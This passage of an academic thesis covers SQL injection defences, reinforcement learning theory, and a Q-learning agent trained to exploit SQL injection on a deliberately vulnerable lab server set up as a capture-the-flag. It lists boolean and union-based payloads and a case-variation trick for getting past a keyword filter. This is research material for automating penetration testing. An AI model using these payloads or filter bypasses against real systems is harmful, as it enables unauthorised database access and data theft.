The best practice for defending against SQLi is to use prepared queries. The example in figure 2.12 would make sure that the input from the user is evaluated as a string, and that special characters would not escape the query. Then the exploit string ' **OR 1=1**;', would be interpreted literally as a string and the database would look for a username that equals ' **OR 1=1**;' rather than evaluating the input as

a boolean expression. This makes sure that the attacker is not able to inject SQL queries into the statement.

```
1 String username = request.getParameter("username");
2 String query = "SELECT * FROM user_data WHERE username =
    ? ";
3 PreparedStatement statement = connection.
    prepareStatement( query );
4 statement.setString( 1, username);
5 statement.executeQuery( );
```

Figure 2.12: A prepared query in PHP which is an effective defensive measure against SQLi

2.5.3 Defence in depth

Having multiple layers of defensive measures could reduce the risk of attacks, or at least make sure that the consequences of a breach are limited. Defence in depth is a security approach which layers multiple security mechanisms to protect the same assets. If one of the security measures fail, then there are still other measures that protect the assets. Defence in depth can be visualised as a medieval castle that is protected by a moat, guards, castle walls and so on. This makes sure that if an attacker is able to bypass one of the protection mechanisms, there are still multiple others that still have to be bypassed.

For security in databases, one example of a defence in depth measure is encrypting all passwords that are stored in the database. That way, if the server is vulnerable to a SQLi attack and an attacker manages to exploit the vulnerability and gain access to the database, they will still not be able to directly access the user accounts. By using two factor authentication in addition to encrypting passwords, the breach would not be nearly as devastating as they would if none of these measures were present.

Another relatively simple defensive measure that can limit the consequences of a SQLi attack is turning off error reporting from the database. This can convert an error-based SQLi into a blind SQLi. This can come at a disadvantage for the developers and is not always a practical solution. If error reporting is necessary, the errors should be

as restrictive as possible and not give more information than what is needed.

Several other measures are also possible and recommended to protect against attacks. Firewalls, intrusion prevention systems and anti-virus software might detect and prevent attacks before they succeed. By giving users restrictive privileges, successful attacks might be less valuable for the attackers. By shutting down all services that are not necessary, the initial compromise might be much more difficult to achieve for the attackers.

Not having any SQLi vulnerabilities in the first place is always the most effective defence against SQLi attacks. However, it is proven time and again that getting rid of the vulnerability once and for all is incredibly difficult. Following best practices of security will make the attackers struggle a lot more to achieve their goals.

Chapter 3

Reinforcement Learning

The chapter will give insight to different aspects of reinforcement learning. Section 3.1 will review the background and the history behind reinforcement learning. Section 3.2 will discuss the differences between the different machine learning paradigms. Section 3.3 will explain different reinforcement learning concepts. Section 3.4 will explain Markov decision processes that are the backbone for reinforcement learning algorithms. Section 3.5, 3.6 and 3.7 will focus on the theoretical background for the algorithms that are used for solving Markov decision processes within reinforcement learning. Section 3.8 will review the Q-learning algorithm together with its advantages and disadvantages.

3.1 The history of reinforcement learning

Humans and animals alike learn by interacting with the world around us. Our brains are designed to connect feelings of reward and punishment to certain actions. Actions that cause feelings of reward are more likely to be repeated, and actions that cause feelings of punishment are likely to be avoided.

The psychological scientist B.F Skinner proved the phenomenon of learning by reinforcement through his famous experiments about operant behaviourism [40]. Among the most important phenomena

in the studies of operant behaviour is reinforcement which strengthens behaviour, and punishment which weakens behaviour. A 2002 survey by the American psychology association listed Skinner as the most influential psychologist in the 20th century for his work on behaviourism [21].

Reinforcement learning in the context of machine learning is a way to formalise learning through reinforcement and punishments in such a way that it can be performed by computers. It is a subcategory of machine learning which aims to solve problems known as Markov decision processes.

Possibly the first to propose that reinforcement and punishment could be used as learning mechanisms for computers were Alan Turing in his 1948 book, "Intelligent machinery, a heretical theory", where he wrote the following [46]:

«I suggest that there should be two keys which can be manipulated by the schoolmaster, and which represent the ideas of pleasure and pain. At later stages in education the machine would recognise certain other conditions as desirable owing to their having been constantly associated in the past with pleasure, and likewise certain others undesirable»

Ideas resembling the modern approach of RL were mentioned in several papers as early as the 1950's. The first was possibly Minsky in 1954, who suggested that the psychological principle of reinforcement could be important for artificially learning systems, and discussed computational models of RL [28]. The theories and mathematical foundations that modern RL builds upon were after this gradually developed, and fully brought together by Chris Watkins' development of the Q-Learning algorithm in 1992 [51].

Modern reinforcement learning consist of several different algorithms that are used to solve a wide selection of problems. These include robotics [54], marketing [3], business strategy planning [30], and games like Starcraft [50]. The different reinforcement learning algorithms all have in common that they learn by rewards and punishments, but differ in how they are implemented. These algorithms have different strengths and weaknesses, and therefore have different applications.

3.2 Machine learning approaches

There are three main paradigms of machine learning. These are supervised learning, unsupervised learning, and reinforcement learning. All the approaches have in common that they try to learn effective methods to solve problems without being explicitly programmed to do so. They differ in how they learn the best strategies, and excel in different tasks.

3.2.1 Supervised learning

Supervised learning works by feeding the algorithm a set of examples that are labeled. The labels describe the correct prediction that the algorithm is supposed to make in that situation. By giving the agent a big set of input/output-pairs, the algorithm can learn itself the best strategies to generalise the knowledge [19].

The goal is that the algorithm learns patterns in the datasets such that it can accurately predict the labels for new, unknown examples. An algorithm might for example be trained to recognise cars from pictures. The training would work by showing the model series of pictures that are either labeled "car" or "not car". The algorithm would then for itself decide the best strategy to decide whether any given picture contains a car or not.

The supervised paradigm works particularly well in situations where data needs to be categorised. Examples in which the supervised paradigm is well suited are for malware- and spam detection. The machine learning model could be trained with known malware or spam e-mails labeled as malicious, together with benign examples. After being trained, the model would then ideally be able to correctly predict whether any given unlabelled example is malicious or not.

Common supervised algorithms include Naive Bayes, k-nearest neighbours and neural networks.

3.2.2 Unsupervised learning

Unsupervised learning is a paradigm that is effective at detecting patterns within data. The training sets are not labeled, and the algorithm is thus not explicitly told how it is supposed to interpret the input and output. Instead, the goal is to discover naturally occurring patterns in the training set. This makes unsupervised learning very exploratory in its nature [19].

The unsupervised paradigm excels in situations where data needs to be clustered together with similar datapoints. In the security domain, common applications for unsupervised learning are malware classification and anomaly detection, which among other things is used for detecting malicious behaviour.

Some common unsupervised algorithms are K-means Clustering and principal component analysis.

3.2.3 Reinforcement learning

Reinforcement learning (RL) is inherently different from the two other paradigms. RL does not learn from labeled examples like supervised learning, and does not try to find hidden patterns in the data set like unsupervised learning. Instead, the only goal in reinforcement learning is to explore the environment and find strategies that maximise reward. The learning algorithm is only guided by rewards and punishments, and is not trained with any fixed datasets like the other learning paradigms.

One specific challenge within RL is that there is a trade off between exploration and exploitation. The main goal for the agent is always to maximise reward. One safe strategy to accomplish this is to choose known strategies that historically have given good amounts of reward. On the other hand, the agent have to try actions it has not tried before to discover these rewarding strategies.

The agent needs to exploit existing knowledge to get high rewards, but at the same time it needs to explore to discover better, more rewarding strategies. Nether of these strategies can be pursued alone without failing to find good strategies. The balance between exploration and exploitation is a mathematical problem that must be solved for creat-

ing an effective RL-algorithm. The reinforcement learning paradigm should therefore bring a balance between exploration and exploitation of knowledge [19].

Some common reinforcement learning algorithms are Q-learning and deep Q-learning.

3.3 Reinforcement learning concepts

The most important terms in RL are the agent and the environment. The agent is interacting with an environment by performing a set of actions. For each action, the environment responds with providing a reward or a punishment to the agent. A reward is a simple number that defines whether an action is considered as good or bad.




Figure 3.1: Model of the agent and the environment in reinforcement learning [42]

Figure 3.1 illustrates the different components in a reinforcement learning model. The agent starts at the time step t with the state S_t by trying out one action, A_t in the environment and receives a reward and an updated state, S_{t+1} .

At each state, the agent has a given probability for choosing any of the possible actions $A_t \in A(S_t)$. The relation between the state and probability of each action is determined by the policy, π . The reinforcement learning algorithm specifies how the policy should change depending on the state, and thus defines how probable each action in the action set is at each given state.

A collection of steps that starts from an initial state in the Markov decision process until the final state of the Markov decision process or an arbitrary termination condition is known as an episode [17].

The goal for the agent is to maximise its reward through each episode. If an agent has learned a strategy that gives more reward than any other possible strategy, the agent is said to have learned an optimal policy.

3.4 Markov decision processes

Markov decision processes (MDP) are very important within reinforcement learning. Every RL agent is learning its policies by solving problems modelled as MDPs.

3.4.1 The Markov property

The Markov property is a mathematical property that specifies that the future states of a process is only dependent on the present state and the next action, and does not depend on the past [42]. Formally, the Markov property can be described as a memoryless stochastic process [42].

$$Pr\{R_{t+1} = r, S_{t+1} = s' | S_0, A_0, R_1, \dots, S_{t-1}, A_{t-1}, R_t, S_t, A_t\} \quad (3.1)$$

$$p(s', r | s, a) = Pr\{R_{t+1} = r, S_{t+1} = s' | S_t, A_t\} \quad (3.2)$$

Equation 3.1 defines the probability for achieving any reward r within the set of rewards R given the current state, s , and all former events that led up to the current state [42]. Equation 3.2 defines only the environments response at the current time step t and in the following time step $t + 1$ [42]. The process satisfies the Markov property if, and only if equation 3.1 equals equation 3.2 for all s' and r [42].

One example of a situation that fulfils the Markov property is when playing a dice based board game. The next state of the game is only dependent on the current state and the next dice roll. All the past states of the game, $S_0, A_0, R_1, \dots, S_{t-1}, A_{t-1}, R_t, S_t, A_t$, that led to the current state is irrelevant to all the future outcomes of the board game.

Therefore the equation 3.2 would be able to accurately predict the next state and the expected reward.

On the other hand, a game of poker does not satisfy the Markov property because how a player chose to play in a past hand might affect the choices they make in the future. Therefore in poker, the past events could affect the future outcomes, and equation 3.1 would not be equivalent to equation 3.2.

3.4.2 Markov decision processes

A RL task that satisfies the Markov property is known as a Markov decision process [42]. A MDP describes the interaction between an agent and the environment. Formally, a MDP is a discrete-time stochastic control process that formally describes multi state decision making in probabilistic environments [27]. The goal of a MDP is that the agent learns an effective strategy that maximises the total reward through an episode.

$$p(s', r|s, a) = Pr\{R_{t+1} = r, S_{t+1} = s' | S_t, A_t\} \quad (3.3)$$

Equation 3.3 presents the dynamics of a finite MDP [42]. At each time step, t , the process is in a state, s , and the decision maker may make any action a that is available in the state, s . The process responds by moving into the state s' , and gives the decision maker a corresponding reward, r [12].

The next state depends on the current state and the decision maker's action, thus the probability that the process moves into the new state s' is influenced by the chosen action. All previous states and actions are conditionally irrelevant to the new state.

$$r(s, a) = E[R_{t+1} | S_t = s, A_t = a] = \sum_{r \in R} r \sum_{s' \in S} p(s', r|s, a) \quad (3.4)$$

$$p(s'|s, a) = Pr[S_{t+1} = s' | S_t = s, A_t = a] = \sum_{r \in R} p(s', r|s, a) \quad (3.5)$$

Given the dynamics presented in equation 3.3, one can derive equations about other dynamics in the environment. Equation 3.4 calculates the expected reward for a given state-action pair. Equation

3.5 shows the probability for transitioning into any given state [42].

3.4.3 Environments

The environment in a MDP is formally described through the tuple [17]:

$$\langle S, A, T, R \rangle$$

Here, S represents the set of different states the environment can be in. A is the set of actions the agent can perform in the environment. $T : S \times A \rightarrow S$ is a transition function that defines how the environment moves from one state to the next depending on the action taken by the agent. $R : S \times A \rightarrow \mathbb{R}$ describes how the agent receives a reward after taking an action in a certain state [17].

3.4.4 Policies

Certain states can be decided to be optimal, and therefore the agent would get a reward for moving to this state. Every state that is not optimal would cause a punishment for the agent. The agent will always try to maximise its rewards, and will therefore learn the best possible strategies for executing assignments by learning which states would give maximum reward. The actions are not guided in any other way than through the rewards and punishments.

The strategy the agent uses for decision making is known as a policy [42]. In the most simplified examples, a policy would specify which action should be performed by the agent in every state. This is known as a deterministic policy. More sophisticated policies however determine the actions in a probabilistic manner. These are known as stochastic policies [42]. In these policies, the agent might choose between multiple possible actions. Some actions might be more probable than others, but multiple actions have a probability bigger than zero. The policy defines the distribution of probability for each action in a given state [42].

A big part of solving a RL problem is finding a policy that achieves a lot of rewards. A policy π is defined to be better than another policy π^* if the expected return is greater than that of π^* for all states. This property can be described as:

$\pi > \pi^*$ if and only if $V^\pi(s) \geq V^{\pi^*}(s)$ for all $s \in S$ [42].

3.4.5 Value functions

The expected return of each given state is represented by a value function. They provide a value that represents how much reward the agent can expect to receive in the future in a given state. The future rewards are dependent on future actions, and therefore the value function also depends on the given policy.

There always exist at least one policy that is better than or equal to every other policy. This is known as an optimal policy. All the optimal policies share the same state-value function, known as the optimal state-value function, which is defined in equation 3.6 [42]:

$$V^*(s) = \max_{\pi} V^{\pi}(s) \quad (3.6)$$

3.4.6 Applications

Given complete knowledge of all the parameters within an MDP, one could determine optimal policies relatively easy. In most scenarios this is not possible, and therefore some parameters need to be approximated. Dynamic programming, Monte Carlo learning and temporal difference learning provide important theoretical foundations for building algorithms that can solve MDPs.

3.5 Dynamic programming

Dynamic programming (DP) is a mathematical approach used to break a big problem into more manageable subproblems. The optimal solution to the main problem is dependent on the optimal solution to each of the subproblems, and a recursive approach is often used to implement the solution to DP problems. In RL, DP can be utilised to compute optimal policies given a perfect model of the environment [42].

The main goal of DP in RL is to determine value functions that will decide an optimal policy in an effective manner. DP can use Bellman equations to update rules for improving the value functions. The Bellman equation defines that the value of a state is determined by the reward R_t and the next state S_t . This equation is therefore dividing the process of finding the value function into smaller problems. The equation is defined as [42]:

$$v^*(s) = \max_a \mathbb{E}[R_{t+1} + \gamma v^*(S_{t+1}) | S_t = s, A_t = a] \quad (3.7)$$

Algorithm 1 Iterative algorithm for calculating policy through DP [42]

Input π , the policy to be evaluated

Initialise an array $V(s) = 0$ for all $s \in S^+$

Repeat:

$\Delta \leftarrow 0$

For each $s \in S$:

$v \leftarrow V(s)$

$V(s) \leftarrow \sum_a \pi(s', r | s, a) [r + \gamma V(s)]$

$\Delta \leftarrow \max(\Delta, |v - V(s)|)$

Until $\Delta < 0$

Output $V \approx v_\pi$

Algorithm 1 shows an iterative algorithm that calculates policy through dynamic programming. The algorithm calculates approximations of the value function for each successive step V_{k+1} from each V_k for each state $s \in S$ [42]. The stopping criterion is determined by calculating the $\max_{s \in S} |v_{k+1}(s) - v_k(s)|$ after each iteration and stop when the value is adequately small [42].

The approximations for the value functions are improved through using Bellman equations for creating update rules [42]. The Bellman equation is shown in equation 3.7. The update rules are the assignments for the algorithm that breaks the major reinforcement learning problem into smaller subproblems.

The assumption of a perfect model of the environment is a limiting factor for these algorithms as this is a rear occurrence in realistic scenarios. In addition, DP algorithms are very computationally expensive. They do however provide important theoretical foundations as DP models can be used to solve MDPs. For this reason, the

theory behind DP is important to RL research, and more effective RL algorithms build upon DP [42].

3.6 Monte Carlo learning

With knowledge of all the four tuples in the MDP it is relatively easy to decide an optimal strategy, but scenarios where all this information is present at the same time is not very common in the real world. Monte Carlo learning does not assume complete knowledge of the environment, and require only experience to approximate the values [42].

Monte Carlo methods can be used for learning the state-value function for a given policy. This is the value that defines the expected future return when in a given state. One way of calculating the expected return is through running series of trials and calculate the average return. If the number of trials is large enough, the average return should converge to the expected return value [42]. Monte Carlo learning is based upon this assumption, and uses experience to determine the state-value.

A simple Monte Carlo equation is shown in equation 3.8. G_t represents the actual reward after the time t . α represents the constant step size parameter [42]. Since the value of G_t is only known after the episode, the value function cannot be incremented until the full episode is finished [42].

$$V(S_t) \leftarrow V(S_t) + \alpha[G_t - V(S_t)] \quad (3.8)$$

Algorithm 2 First visit Monte Carlo algorithm [42]

Initialise:

$\pi \leftarrow$ policy to be evaluated

$V \leftarrow$ an arbitrary state-value function

$Rewards(s) \leftarrow$ an empty list, for all $s \in S$

Repeat forever:

 Generate an episode using π

 For each state s appearing in the episode:

$G \leftarrow$ reward following the first occurrence of s

 append G to $Rewards(s)$

$V(s) \leftarrow average(Rewards(s))$

Algorithm 2 shows a Monte Carlo algorithm that estimates the reward in an episode generated using the policy π . The average reward is added to the value function after the episode.

Monte Carlo learning present three major improvements over DP methods [42]:

- They can be used to determine the optimal policy directly from interaction with the environment
- They can be used without generating the entire probability distribution of all possible state transitions
- It is easy to focus on a subset of the states and therefore limit the evaluation to set of states of special interest

One challenge with Monte Carlo methods is that they are not effective in keeping exploration at a sufficient level. Therefore a model that has discovered one efficient policy might not discover other, more efficient policies [42].

Another challenge is that Monte Carlo learning can only learn from full episodes, and therefore only work with episodic Markov decision processes.

3.7 Temporal difference learning

Temporal difference (TD) learning combines ideas from the dynamic programming and Monte Carlo methods. Many of the most prevalent RL algorithms are based upon TD methods.

The most direct relation to Monte Carlo methods is that TD learning use experience to learn effective policies without a complete model of the environment [42]. Similar to DP, TD methods can update their policies based upon other estimates without waiting for a final outcome, which is known as bootstrapping [42].

While the Monte Carlo model presents the possibility to estimate an optimal policy with unknown parameters in the MDP tuple, it comes with the disadvantage that the policy can only be updated after an entire episode is executed. TD presents a more effective solution to

this problem that allows for the policy to be updated at each step of the episode.

Equation 3.9 shows a simple TD equation. Whereas the equation 3.8 for Monte Carlo methods need to wait until the parameter G_t is known, and therefore finish the full episode to determine the new value for $V(S_t)$, the TD methods receive a new value for every time step and can use the reward R_{t+1} to perform an update after every time step.

$$V(S_t) \leftarrow V(S_t) + \alpha[R_t + 1 - \gamma V(S_{t+1}) - V(S_t)] \quad (3.9)$$

Algorithm 3 presents a tabular TD method. The policy is updated by taking one sample transition to the immediately following state [42]. It is based on the transition to a single state, rather than the complete distribution of all successors, which is how DP methods work.

Algorithm 3 TD algorithm [42]

Input: the policy π to be evaluated

Initialise $V(s)$ arbitrarily (e.g., $V(s) = 0, \forall s \in S$)

Repeat (for each episode):

Initialise S

Repeat (for each step of episode):

$A \leftarrow$ action given by π for S

Take action A ; observe reward, R , and next state, S'

$V(S_t) \leftarrow V(S_t) + \alpha[R_t + 1 - \gamma V(S_{t+1}) - V(S_t)]$

$S \leftarrow S'$

until S is terminal

A major advantage of TD algorithms compared to DP methods is that they do not require a model of the environment to update their policies. They require only experience.

An advantage compared to Monte Carlo methods is that TD methods can learn effective policies without completing a full episode. This is because of the bootstrapping method that allows the algorithm to learn from each transition without considering what subsequent transitions are taken [42]. TD methods have generally been proven to learn faster than Monte Carlo methods on stochastic tasks [42].

TD methods are algorithms that can learn effective policies for solving RL problems. They can do this with relatively little computation, and works relatively well in real scenarios. Therefore many popular

RL algorithms are based on TD learning.

3.8 Q-learning

Q-learning is a popular reinforcement learning algorithm that presented a major leap in the field of RL [51]. The Q-learning algorithm presented a significant simplification in analysis and enabled early convergence proofs [42]. Q-learning is effective at finding optimal policies to solve MDPs. The algorithm has historically been widely used within robotics, economics and manufacturing [42].

Q-learning is an off policy algorithm based upon a TD learning model [51]. Reinforcement learning algorithms can either be off policy or on policy. The difference between these is that an off policy learner will learn the value of the optimal policy independently from the actions performed by the learner. On policy algorithms on the other hand, use the same policy for updating the state and for performing actions [42].

Q-learning uses actor-critic methods, which are TD functions that separates the policy and the value function [42]. The policy is responsible for choosing what action to take next, and is therefore known as the actor. The value function is known as the critic. This is because after the actor chooses an action and the agent moves to a new state, the value function compares the real outcome to the expected outcome, and then criticises the action made by the actor [42].

A simple formula for Q-learning is defined in equation 3.10. This formula presents one single step of the Q-learning algorithm, and shows how the learned action value function, Q , directly approximates q^* , which is the optimal action value function, independent of the policy being followed [42].

$$Q(S_t, A_t) \leftarrow Q(S_t, A_t) + \alpha [R_t + 1 + \gamma \max_a Q(S_t + 1, a) - Q(S_t, A_t)] \quad (3.10)$$

Algorithm 4 shows a Q-learning algorithm [42].

Although the algorithm is off policy, the policy still has an effect because it determines which state-action pairs are visited and updated [42].

Algorithm 4 Q-learning algorithm [42]

Initialise $Q(s, a), \forall s \in S, a \in A(s)$, arbitrarily, and $Q(\text{terminal} - \text{state}, \cdot) = 0$

Repeat for each step of episode:

 Choose A from S using policy derived from Q (eg. ϵ -greedy)

 Take action A , observe R, S'

$Q(S_t, A_t) \leftarrow Q(S, A) + \alpha[R + 1 + \gamma \max_a Q(S', a) - Q(S, A)]$

$S \leftarrow S'$;

Until S is terminal

The algorithm is relatively uncomplicated and uses Q-tables as the internal data structure. The Q-table is the internal memory of the agent that keeps score of the best actions within each state. An example of an alternative RL algorithm is the deep Q-learning algorithm which swaps out the Q-table with a neural network. This provides a more complex and sophisticated algorithm, but also the computation is impossible to analyze closer as the neural network is a black box-approach with no real insight to its internal structure.

Chapter 4

Approach

This chapter will present the methodology, goals and implementations in this project. The limitations of the project will also be discussed.

4.1 Motivation

In a 2021 study, researchers from the University of Oslo determined that RL algorithms are in fact able to determine policies that learn effective SQLi exploitation strategies in simple, simulated environments [17]. The project showed promising results for training an RL agent to learn and perform SQLi exploitation. It was, however, performed in a simulated environment and not towards an actual web server.

The goal for this project is to build upon this study and recreate the successful results in a more realistic environment. To achieve this, the goal is to develop an agent that is able to exploit SQLi vulnerabilities on a real web server. To further create a realistic environment, the agent will be challenged by different types of SQLi vulnerabilities that require different strategies and payloads to exploit.

By developing further upon the University of Oslo pilot study, this project aims to contribute towards practical usage of the agent in real environments to make exploitation of SQLi faster and easier. More generally the project aims to contribute to research on autonomous exploitation of vulnerabilities in the offensive security domain. At the present time, exploitation of vulnerabilities is often a manual

process. In the future, however, machine learning could provide useful and meaningful assistance to security professionals in exploiting vulnerabilities. This project aims to build upon the knowledge in this domain, and to assist in taking steps towards automating penetration testing.

4.2 Environment

The environment in this project roughly consists of four separate parts; the agent, the environment, the action set, and the web server. Figure 4.1 illustrates how the different parts of the program interact.




Figure 4.1: Interaction between the different parts of the program

4.2.1 Reinforcement learning agent

The reinforcement learning agent is the learning entity of the project. It is implemented using a tabular Q-learning algorithm. The agent is responsible for choosing what actions to execute, and to determine which actions that lead to positive outcomes. The internal state of the learning agent is stored in Q-tables which are easily accessible and simple to analyse.

For each step in an episode, the agent chooses one action to execute. The agent can choose which action to execute in two different ways. It can either take advantage of its policy to determine the actions that are expected to give the best reward, or choose any action from the list at random. Choosing a random, exploratory action once in a while ensures that the agent is able to find policies that might lead to more reward than the current policy.

The rate of which the algorithm takes exploratory actions or the best rated action in a given state is determined by a variable that sets a given probability for a random action. By setting the exploratory

variable to zero, the result is a deterministic agent that will take the action with the most expected reward at every step. With the exploration variable set to maximum the agent would choose random actions at every step, and therefore not learn any useful strategies. One of the challenges and deciding factors for the agent's ability to learn is to find the right balance between exploring and exploiting knowledge.

Other parameters can also be tweaked and modified to change the agent's behaviour. Among these are the punishment and reward parameters. They influence the rate in which the agent changes its internal state after each correct and wrong action. As long as wrong actions are punished and correct actions are rewarded, the agent should however be able to adopt effective strategies with enough training.

4.2.2 Web server

The vulnerable server is developed by Robert Chetwyn at the University of Oslo [15]. The server has been modified and specifically adapted in order to fit into the purposes of this project.

The server is built inside a Docker container and uses PHP documents to build the logic on the web sites. The web site contains two input fields where one of these is interacting with a SQL database. This input field is programmed to insert the user input directly into the query, and is vulnerable to SQLi.

The server consists of several PHP files containing SQLi vulnerabilities. These PHP files are developed so that they all contain different challenges that have to be solved to get the flag. In each PHP file, there is a pre-generated SQL query that selects what information to access from the database. For all the challenges, the query changes after every episode to limit the effectiveness of just reusing the same actions for the agent.

All the queries follow the pattern:

- `SELECT [Columns] FROM [Table] WHERE [Columns] [Condition] [Input]`

Where "Columns" represent columns that exist in the database, "Table" is a table name within the database, "Condition" is a logical operator, and "Input" is the payload executed by the agent.

The SQL database is built with a MySQL DBMS that is also present inside the Docker container. The database consists of two tables, named "customers" and "users". Both tables are filled with mock data. In addition a flag with the form **{Flag}**, is found within the "users"-table.

4.2.3 Environment

As illustrated in figure 4.1, the environment is responsible for interacting with the web server and determining whether the agent should receive a reward or a punishment.

The environment receives an action from the agent which it then posts in the vulnerable field on the website. The environment receives a response from the server which is parsed and analysed. The response from the server can contain a flag, which means the exploitation was successful. In that case the environment will return a reward to the agent. If the flag is not present in the HTTP response, the environment returns a punishment to the agent.

4.2.4 Action set

The agent chooses the payload to use at every step in the exploitation process from a set of actions. The set contains some actions that are meant to discover properties of the environment, these are known as exploratory actions. The remaining actions are meant to exploit the vulnerability, and are known as exploitation payloads. For each vulnerability type, one query in the set is guaranteed to exploit the vulnerability.

Two separate action sets are built for this project. One where the intended use is for challenges where an input filter is present, and one for challenges where no input filter is present. The set meant for bypassing input filters contains a wider range of actions as it has to determine how to bypass the input filter in addition to finding the query that exploits the SQLi. This set could have been used for the

all the challenges, but there is an abundance of actions within the set which would add more complexity than necessary for the challenges where the input filter is not present. In addition, multiple payloads could exploit the same vulnerability, which is not ideal for creating predictable behaviour and results.

In a regular penetration test, the tester usually needs to execute some exploratory actions to learn about the environment and how to trigger a vulnerability. The action sets are designed to contain different exploratory actions that can reveal properties of the environment. For example, the characters ' and " are used as escape characters in the SQL language, which means that they define the beginning and the end of a SQL command. In the action set there are three different escape characters. Every payload in the action list are present using each of the three escape characters. The following list presents three versions of the same payload using different escape characters:

- or 1=1–
- " or "1"="1"–
- ' or '1'='1'–

Determining which escape character is the correct one will therefore reduce the number of realistic exploitation payloads by two thirds.

Another factor that determines whether the payloads are successful or not is the number of columns that is included in union-based SQLi payloads. The query needs to have the right amount of columns not to cause a database error. For example the query ' **union select 1–** ' is part of the action set, but does not have any possibility to exploit the vulnerability. It does, however, have the possibility to reveal how many columns are present in the query.

The queries that are meant to exploit the vulnerabilities are either designed to exploit boolean-based or union-based SQLi. These are built as the following:

- [escape] or '1'='1'#
- [escape] union select [columns] from users#

Where the escape is one of three possible escape characters. The columns field can contain anywhere between one and three columns. Before jumping to the conclusion of which payload that should be able to exploit the vulnerability, the agent should therefore execute some exploratory actions that determine the correct escape characters and number of columns.

The exploratory actions will give mild punishments of one point if they are not successful. The exploitation payloads on the other hand will give harsh penalties of 50 points if unsuccessful. This is a measure that is meant to discourage the agent from reusing formerly successful payloads at every step, and force the agent to use exploratory actions.

Some of the queries within the action set are meant to omit typical input filtering. There are challenges in the environment which are configured to remove certain high risk words from queries that are often used as parts of SQLi attacks. A common penetration testing strategy is to predict what defences are implemented and omit these. For example in episodes where the word "union" is blacklisted from queries, only one of the following two examples would be able to exploit the vulnerability:

- [escape] union select [columns] from users [comment]
- [escape] uNiOn select [columns] from users [comment]

The query **union select first_name FROM USER#** would fail, while the query **uNiOn select first_name FROM USER#** would be successful because the input filter only blacklist the lowercase "union". This is of course a very simplified filter mechanism, but the agent still has to learn the general strategy of using exploratory actions to determine how to bypass the filter.

4.3 Technologies

4.3.1 Python

Python is a high level, general purpose programming language [26]. It has a very rich selection of libraries that contains a set of functions

which eases the development of various applications. Python is developed to emphasise high level of readability, which ensures that applications can be developed rapidly, and that the code is easy to understand [26].

The main disadvantage while using a high level language like Python is the lack of performance. In many cases, Python comes with a performance loss compared to low level languages like C or C++. However, the complexity of the code of low level languages are often more challenging to handle.

For this project, Python is used to implement the agent, environment and generation of actions. Replacing Python with a lower level language could translate to a lower run time for each episode, and therefore also the possibility to train the agent for more steps. However, Python was considered as the better choice because of the rich selection of libraries combined with the readability of the language.

4.3.2 Docker

Docker is a platform-as-a-service (PAAS) product that uses virtualisation at the OS level to execute programs inside what are known as containers [5]. Inside a container one usually finds an application together with all its dependencies.

Containers allow for isolation between the content inside and outside the container, much like a virtual machine (VM). A major advantage of using a container compared to a VM is that containers are much more lightweight. Containers do not need to emulate the entire machine hardware. Instead, they are implemented inside the OS host and share the resources. Containers only emulate the OS where the application runs.

For this project, the server is built inside a Docker container. The server is created using a PHP Apache server. There is also a MySQL DBMS inside the container that is responsible for the database section of the server. Docker ensures that the server is easy to deploy on different systems, and that software dependencies do not cause any problems.

4.3.3 PHP

PHP is a very widely used scripting language. The language is suited for web development because it can be directly embedded into HTML. It is also well suited for communication with databases. A 2022 survey shows that PHP is by far the most used programming language for the server side applications on the web [47].

For this project, PHP is used to develop the challenges that are presented to the attacker. One alternative to PHP that was considered for this project was using Python’s Flask framework that makes developing web sites in Python possible. This approach was however not as flexible with regards of making multiple challenges. PHP provides a way to develop multiple different web pages that contains different vulnerabilities and to change between these with ease. PHP was therefore considered as the best choice for the server side language.

4.3.4 MySQL

MySQL is a DBMS that supports relational databases. That means all data inside the database is stored within rows and columns that make up tables. It is the most used DBMS worldwide [1]. MySQL is supported by most operating systems, and is easily implemented on web sites using for example the PHP language. It contains a rich amount of features, is simple to use and has good performance. Among the major companies that use MySQL to handle their databases are Spotify and YouTube [31].

For this project, the database is built using a MySQL DBMS inside the Docker container.

4.4 Plans

Several experiments will be executed to determine how well the agent performs at learning effective policies for exploiting SQLi. Each experiment will measure multiple variables. Since the goal is to develop an agent that acts in a more realistic environment, the experiments will use multiple different settings that are commonly

found in real environments.

4.4.1 Capture the flag

Capture the flag (CTF) are games where the player solve different information security challenges. The player is challenged to find vulnerabilities on a system, and when the player finds and exploits the vulnerability, they receive a flag. Finding a flag means that the challenge is solved and the player succeeded.

CTFs are usually either of Jeopardy-style or "Attack vs Defence"-based. The difference is that a Jeopardy-style CTF has a static environment with a clear cut solution. Attack vs Defence-CTFs on the other hand, are games where players of opposite teams of attackers and defenders are facing each other. The defenders have to patch vulnerabilities and the attackers try to exploit the vulnerabilities before they are patched.

The SQLi challenges in this project will be modelled as jeopardy style CTF-challenges. There is a flag hidden in the database, and the player is challenged to capture this flag. There are no defenders present that the attacker need to account for while exploiting the vulnerability. The advantage of this approach is that the game has a clear objective. This way, success can be easily measured while at the same time keeping the challenge close to real life environments. The player in this project will be represented by the RL agent.

4.4.2 Exploiting different types of SQL injection vulnerabilities

